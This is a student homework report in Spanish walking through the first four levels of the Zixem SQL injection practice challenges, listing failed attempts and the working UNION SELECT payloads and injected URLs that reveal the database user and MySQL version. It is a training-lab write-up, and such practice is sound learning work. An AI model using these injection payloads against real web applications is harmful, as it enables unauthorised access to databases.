

Tarea # 5

Integrantes:

Carlos Lambraño (8-957-2142)

William Feng (8-977-446)

Rafael Sáenz (8-972-1124)

Indicaciones

Desarrolle los 4 primeros niveles de Zixem los challenge de SQLInjection, entregar informe con los pasos para resolverlo: <https://www.zixem.altervista.org/SQLi/>

Desarrollo



Hi, i'm Zixem and i developed a few SQLi challenges.
[More about SQL Injection.](https://www.zixem.altervista.org/SQLi/)

Rules!

Use **only** UNION BASED!
Your mission is to select **only** the version & user and to take screenshot as proof.
Have Fun (:

[SQLi challenges]

Level 1 (Super Easy).

Level 2 (Easy)

Level 3 (Medium)

Level 4 (Normal)

Level 7 (Medium)

Level 8 (Hard)

Level 9 (Medium)

Level 10 (Pro)

[Brute-Force challenge]

Level 5 (Get your automation/scripting skills)

[SQLi-Blind challenges]

Level 6 (Experienced)

Using information_schema/tools in blind challenges is illegal!

ZiXeM

Level 1 (Super Easy)

ps://www.zixem.altervista.org/SQLi/level1.php?id=1

Ayudinga Inicie sesión Falta de hierro sínto... Sistema Digital de... Sistema Digital de... TR



Wanna buy an exploit?



Item ID: 1

Price: 20\$

contact seller: zxm@lol.gov

good luck. -Zixem




Comandos fallidos

- WHERE 1=version() AND 20\$=user() UNION SELECT version(),user()
- WHERE 1=version() AND 20=user() UNION SELECT version(),user()
- WHERE 1=version() UNION SELECT version() ---
- AND 1=version UNION SELECT version() ---
- 1=version() UNION SELECT version—

El comando que me genero otro mensaje fue:

- `AND 1=NULL UNION SELECT version()`

En este comando pude analizar que iba por buen camino, ya que el error que me salía era que las columnas que seleccionaba era diferente a las columnas que tiene la tabla principal



The used SELECT statements have a different number of columns **Item ID:**

Price: \$

contact seller: `zxm@lol.gov`

good luck. -Zixem

ver~ ©

Despues agregue otra columna con la función `user()` para que me de el usuario y otra 3era columna con el numero 3 porque la tabla tiene 3 columnas. Si colocaba solo 2 datos igual me iba a salir el mensaje de la primera captura.

Siendo los comandos

- `AND 1=NULL UNION SELECT version(),user()`
- `AND 1=NULL UNION SELECT version(),user(),3`

/www.zixem.altervista.org/SQLi/level1.php?id=1%20AND%201=NULL%20UNION%20SELECT%20version(),user(),3

adinga Inicie sesión Falta de hierro sínto... Sistema Digital de... Sistema Digital de... TRABAJO DE GRAD...



Wanna buy an exploit?



Item ID: zixem@localhost

Price: 8.0.26\$

contact seller: zxm@lol.gov

good luck. -Zixem


Respuesta

- ➔ Usuario: zixem@localhost
- ➔ Versión: 8.0.26

Level 2 (Easy)

www.zixem.altervista.org/SQLi/level2.php?showprofile=4

dinga Inicie sesión Falta de hierro sínto... Sistema Digital de... Sistema Digital de... TRABAJO DE GRAD...




Zix-M Profile.

User-ID: 4
Username: ZiX-M
Age: 17

good luck. -Zixem

Comandos fallidos

- AND 4=NULL UNION SELECT version(),user(),3
- AND 17=NULL UNION SELECT version(),user(),3
- UNION SELECT version()
- 'UNION SELECT version()'



Zix-M Profile.

The used SELECT statements have a different number of columns

- 'UNION SELECT version(),user(),3,4'
- AND 1=17 'UNION SELECT 1,2,version(),user()'
- AND 1=17 'UNION SELECT 1,2,version(),user()'
- **AND 1=17 'UNION SELECT user(),2,version(),user()'**

/SQLi/level2.php?showprofile=4%20AND%201=17%20%27UNION%20SELECT%20user(),2,version(),user()%27

Falta de hierro sínto... Sistema Digital de... Sistema Digital de... TRABAJO DE GRAD...



Zix-M Profile.

User-ID: zixem@localhost

Username: 2

Age: 8.0.26

Respuesta

- ➔ Usuario: zixem@localhost
- ➔ Versión: 8.0.26

Level 3 (Medium)

v.zixem.altervista.org/SQLi/level3.php?item=3

A 🔍 ☆

🔄

Inicie sesión



Falta de hierro sínto...




Sistema Digital de...



Sistema Digital de...



TRABAJO DE GRAD...



Wanna buy laptop?

ItemID: 3


Item Name: Laptop

Seller: Team Digi7al

good luck. -Zixem



Comandos fallidos

- AND 1=7 'UNION SELECT user(),2,version(),4'
- AND 1=7 UNION SELECT user(),2,version(),4
- UNION SELECT user(),2,version(),4
- AND 1=1 UNION SELECT user(),2,version(),4
- UNION AND SELECT user(),2,version(),4
- UNION ON SELECT user(),2,version(),4
- AND 1=1 UNION ON SELECT user(),2,version(),4



Wanna buy laptop?



- AND 1=1 'UNION ON SELECT user(),2,version(),4'



Wanna buy laptop?

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'uni on select user(),2,version(),4"' at line 1

- AND 1=3 'UNION SELECT user(),2,version(),4'



Wanna buy laptop?

ItemID: zixem@localhost

Item Name: 2

Seller: 8.0.26

good luck. -Zixem


Respuesta

- ➔ Usuario: zixem@localhost
- ➔ Versión: 8.0.26

Level 4 (Normal)

https://www.zixem.altervista.org/SQLi/level4.php?ebookid=7

Universidad Ayudinga Inicie sesión Falta de hierro sínto... Sistema Digital de... Sistema Digital de... TRABAJO DE GRAD...




Wanna buy an eBook?

<u>eBook ID:</u>	7
<u>Name:</u>	Secrets of Web
<u>Writer:</u>	Team Digi7al
<u>Price:</u>	40\$


good luck. -Zixem

forever~ ©

- AND 1=3 'UNIONON SELECT user(),2,version(),4'



- AND 1=3 'UNION SELECT user(),2,version(),4'



- AND 1=3 'UNION SELECT user(),2,version(),4,5'
- AND 1=3 'UNION SELECT user(),version(),version(),user(),5'



Wanna buy an eBook?

<u>eBook ID:</u>	zixem@localhost
<u>Name:</u>	8.0.26
<u>Writer:</u>	zixem@localhost
<u>Price:</u>	8.0.26\$

good luck. -Zixem

Respuesta

- ➔ Usuario: zixem@localhost
- ➔ Versión: 8.0.26

Anexo

- AND 1=3 'UNION SELECT "Integrantes","C.Lambrahack","W.Feng","R.Saenz",5'

j/SQLi/level4.php?ebookid=7%20AND%201=3%20%27UNION%20SELECT%20"Integrantes","C.Lambrahack","W.Feng","R.Saenz",5%27

Falta de hierro sínto... Sistema Digital de... Sistema Digital de... TRABAJO DE GRAD...

